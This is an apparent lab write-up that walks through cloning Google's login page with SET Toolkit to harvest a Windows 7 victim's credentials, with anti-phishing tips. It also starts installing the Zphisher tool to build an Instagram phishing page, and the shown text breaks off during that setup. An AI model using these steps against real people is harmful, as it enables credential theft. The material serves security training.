
Hacker Machine: Kali Linux

Victim Machine: Windows 7


➲SOLUTION →

➲(Tool Used → SET Toolkit)


- First, we'll open SET Tool in Kali Linux and will select 1st option from the list which is "Social – Engineering Attacks".




- We've to select 2nd option which is "Website Attack Vectors".




- Now we'll select 3rd option which is "Credential Harvester Attack Method".




- Now we've to select 1st option from the below list which is "Web Templates".




- We'll enter Kali Linux IP address for post back in harvester.




- Now we'll select 2nd option from the list which is 'Google'.




- Now SET Tool & our vulnerable site is ready to use and execute.




- We'll send the vulnerable link to the victim, here we will type IP address of the Hacker machine which is Kali Linux's IP.




- After opening the site Victim will enter his credentials and the site will be redirected to original GOOGLE homepage.





- And the credentials got captured in command line which was entered by the victim.



➲ Security Patches to avoid these type of attacks →

1. Know what a phishing scam looks like.

2. It's generally not advisable to click on a link in an email or instant message, even if you know the sender. The bare minimum you should be doing is hovering over the link to see if the destination is the correct one. Some phishing attacks are fairly sophisticated, and the destination URL can look like a carbon copy of the genuine site, set up to record keystrokes or steal login/credit card information. If it's possible for you to go straight to the site through your search engine, rather than click on the link, then you should do so.

3. Most browsers nowadays will enable you to download add-ons that spot the signs of a malicious website or alert you about known phishing sites. They are usually completely free so there's no reason not to have this installed on device.

4. If the URL of the website doesn't start with "https", or you cannot see a closed padlock icon next to the URL, do not enter any sensitive information or download files from that site. Sites without security certificates may not be intended for phishing scams, but it's better to be safe than sorry.

5. For the online accounts, you should get into the habit of regularly rotating your passwords so that you prevent an attacker from gaining unlimited access. Your accounts may have been compromised without you knowing, so adding that extra layer of protection through password rotation can prevent ongoing attacks and lock out potential attackers. Also use Multi Factor Authentication for extra security.

6. Receiving numerous update messages can be frustrating, and it can be tempting to put them off or ignore them altogether. Don't do this. Security patches and updates are released for a reason, most commonly to keep up to date with modern cyber-attack

methods by patching holes in security. If you don't update your browser, you could be at risk of phishing attacks through known vulnerabilities that could have been easily avoided.

7. Firewalls are an effective way to prevent external attacks, acting as a shield between your computer and an attacker. Both desktop firewalls and network firewalls, when used together, can bolster your security and reduce the chances of a hacker infiltrating your environment.

8. Pop-ups aren't just irritating; they are often linked to malware as part of attempted phishing attacks. Most browsers now allow you to download and install free ad-blocker software that will automatically block most of the malicious pop-ups. If one does manage to evade the ad-blocker though, don't be tempted to click! Occasionally pop-ups will try and deceive you with where the "Close" button is, so always try and look for an "x" in one of the corners.

9. As a general rule of thumb, unless you 100% trust the site you are on, you should not willingly give out your card information. Make sure, if you have to provide your information, that you verify the website is genuine, that the company is real and that the site itself is secure.

10. When supplying sensitive information to the website, it is but natural to be a little wary. The vital checks for a secure website are:

    - Ensuring that the site's URL begins with https.
    - Looking for a closed lock icon near the address bar.
    - Checking the site's security certificate.

    It is prudent to not download any files or attachments from suspicious websites. Many times, even search engines throw up links to a phishing website.

----------*----------


❖Problem Statement 4 →

Install Social Phish tool from GitHub and try to execute the tool for phishing page and perform in lab setup only.


➲SOLUTION →


➲ Tool Used: - Zphisher from GitHub

- First, we'll install Zphisher tool using a command "git clone --depth=1 https://github.com/htr-tech/zphisher.git".




- Now we'll list directories using cmd 'ls' and change directory to zphisher using cmd 'cd', after changing directory we'll again use 'ls' cmd to get files from zphisher folder and then we'll execute that zphisher.sh file using cmd './zphisher.sh'. It will install all the required packages and will execute the file.







- Here the tool is ready to use.



- We'll select 2nd option as "Instagram". And then will select 1st option as "Traditional Login Page".



